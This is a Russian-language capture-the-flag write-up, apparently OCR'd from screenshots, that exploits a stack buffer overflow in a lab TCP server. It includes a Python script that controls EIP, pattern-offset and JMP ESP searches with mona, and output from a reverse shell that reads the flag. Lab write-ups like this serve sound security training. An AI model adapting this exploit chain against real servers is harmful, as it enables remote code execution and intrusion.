
kali@kali: ~/Lab1

File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Lab1]
└─$ ./lab_pattern.py
[*] Pattern length: 2700 bytes
[*] Connecting to target 192.168.0.40:3301...
[*] Server banner: Welcome to CYBERDEN Server! Enter HE
LP
Send failed
[*] Sending evil buffer (2707 bytes)...

[!!!] Target crashed! Check debugger for EIP value.
[+] Save EIP value and use pattern_offset to find exact
 offset.

[+] Done!

┌──(kali㉿kali)-[~/Lab1]
└─$
```

Полученное значение вставим в наш скрипт.

Отправляем на сервер.



Обращаем внимание на регистр **EIP.**

Он содержит новую строку.

В регистр **EIP** было записано значение **43396F43.**

Зная это, мы можем определить смещение этих конкретных 4 байт в нашей строке.

Чтобы найти смещение при котором **EIP** перезаписывается, мы используем команду:

msf-pattern_offset -l 2700 -q 43396F43

~/Lab1/lab_EIP.py - Mousepad

File Edit Search View Document Help

```python
#!/usr/bin/python
import socket

# Параметры эксплойта
target_ip = "192.168.0.40"
target_port = 3301
offset = 2007  # Найденное смещение EIP

print("[*] ===== EIP CONTROL TEST =====")
print("[*] Target: %s:%d" % (target_ip, target_port))
print("[*] EIP Offset: %d bytes" % offset)
print("[*] Expected EIP value: 0x42424242 ('BBBB')")

try:
    padding = "A" * offset      # 2007 байт заполнителя до EIP
    eip = "BBBB"                # 4 байта для перезаписи EIP (0x42424242)
    after_eip = "C" * 200       # Данные после EIP для полноты картины

    # Формируем команду BRUN
    exploit = "BRUN " + padding + eip + after_eip + "\r\n"

    print("\n[*] Exploit buffer details:")
    print("    Padding: %d bytes ('A' * %d)" % (len(padding), offset))
    print("    EIP: %d bytes ('%s')" % (len(eip), eip))
    print("    After EIP: %d bytes ('C' * 200)" % len(after_eip))
    print("    Total payload: %d bytes" % len(exploit))

    # Устанавливаем соединение
    print("\n[*] Connecting to target...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(10)
    s.connect((target_ip, target_port))

    # Читаем приветственное сообщение
    banner = s.recv(1024).decode('utf-8', 'ignore')
    print("[*] Server banner received: %s" % banner.strip())

    # Отправляем эксплойт
    print("\n[*] Sending exploit buffer...")
    s.send(exploit.encode())

    # Проверяем ответ сервера
    try:
        response = s.recv(1024)
        print("[!] WARNING: Server responded normally!")
        print("[!] Response: %s" % response.decode('utf-8', 'ignore').strip())
        print("[!] Exploit may have failed - check offset or vulnerability")
    except:
        print("[+] SUCCESS: Server crashed!")
        print("[+] Check debugger - EIP should contain: 0x42424242")

    s.close()

except socket.timeout:
    print("[-] Connection timeout - server likely crashed")
    print("[+] Check debugger for EIP value")
except socket.error as e:
    print("[-] Socket error: %s" % str(e))
    print("[*] Server may have crashed - check debugger")
except Exception as e:
    print("[-] Unexpected error: %s" % str(e))
```


kali@kali: ~/Lab1

File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Lab1]
└─$ ./lab_EIP.py
[*] ===== EIP CONTROL TEST =====
[*] Target: 192.168.0.40:3301
[*] EIP Offset: 2007 bytes
[*] Expected EIP value: 0x42424242 ('BBBB')

[*] Exploit buffer details:
    Padding: 2007 bytes ('A' * 2007)
    EIP: 4 bytes ('BBBB')
    After EIP: 200 bytes ('C' * 200)
    Total payload: 2218 bytes

[*] Connecting to target...
[*] Server banner received: Welcome to CYBERDEN Server!
 Enter HELP
Send failed

[*] Sending exploit buffer...
[+] SUCCESS: Server crashed!
[+] Check debugger - EIP should contain: 0x42424242

[*] ===== TEST COMPLETED =====
[*] Instructions:
    1. Check debugger on Windows 7 target
    2. EIP register should show: 42424242
    3. If EIP = 42424242, you have full control!
    4. Next step: find JMP ESP address for shellcode

┌──(kali㉿kali)-[~/Lab1]
└─$
```

Модифицируем буферную строку и пробуем попасть “BBBB” в регистр **EIP**

Значение регистра **EIP** должно быть равно 42424242.


Immunity Debugger - TCP_Server.exe - [CPU - thread 00000B94]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
EAX 021EF230 ASCII "BRUN AAAA

```
┌──(kali㉿kali)-[~]
└─$ msf-nasm_shell
nasm > imp esp
/tmp/nasmXXXX20250813-57083-64e04p:2: error: parser: instruction expected
Error: Assembler did not complete successfully: 1
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```

Мы имеем контроль над **EIP** и знаем, что можем разместить наш Shell в пространстве памяти, которое доступно через регистр ESP.

Значение регистра **ESP** динамическое оно меняется от сбоя к сбою.

Используем инструкцию **JMP ESP.**

Ищем опкод эквивалентный **JMP ESP.**


Используя шестнадцетеричное представление опкода (0xFFE4) во всех разделах **lib.dll** ищем **JMP ESP** с помощью команды.

!mona find -s "\xff\xe4" -m "lib.dll"

Вывод показывает 9 адресов содержащих инструкцию **JMP ESP.**

Все адреса находятся в секции **PAGE_EXECUTE_READ**, что означает, что код может быть выполнен.

Модуль имеет **ASLR**: True, но Rebase: False — это означает, что адреса будут одинаковыми при перезапуске.



Перенаправляем **EIP** на один из адресов.

В момент сбоя будет выполнена инструкция **JMP ESP**, что приведет поток выполнения в наш Shell.

```
kali@kali: ~
File  Actions  Edit  View  Help
 Volume in drive C has no label.
 Volume Serial Number is C8D5-D956

 Directory of C:\Users

15.03.2025  01:19    <DIR>          .
15.03.2025  01:19    <DIR>          ..
15.03.2025  01:19    <DIR>          ADMIN
12.04.2011  17:37    <DIR>          Public
               0 File(s)              0 bytes
               4 Dir(s)   4 028 456 960 bytes free

C:\Users>cd ADMIN
cd ADMIN

C:\Users\ADMIN>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C8D5-D956

 Directory of C:\Users\ADMIN

15.03.2025  01:19    <DIR>          .
15.03.2025  01:19    <DIR>          ..
11.07.2023  21:29    <DIR>          Contacts
15.03.2025  00:31    <DIR>          Desktop
11.07.2023  21:29    <DIR>          Documents
11.07.2023  22:43    <DIR>          Downloads
11.07.2023  21:29    <DIR>          Favorites
15.03.2025  01:22                21 flag.txt
11.07.2023  21:29    <DIR>          Links
11.07.2023  21:29    <DIR>          Music
11.07.2023  21:29    <DIR>          Pictures
11.07.2023  21:29    <DIR>          Saved Games
11.07.2023  21:29    <DIR>          Searches
11.07.2023  21:29    <DIR>          Videos
               1 File(s)             21 bytes
              13 Dir(s)   4 028 456 960 bytes free

C:\Users\ADMIN>type flag.txt
type flag.txt
CODEBY{B0f_f1Ag_3301}
C:\Users\ADMIN>
```

Запускаем слушатель

msf multi/handler

Запускаем наш эксплоит.

Получаем **reverse_shell**

Забираем флаг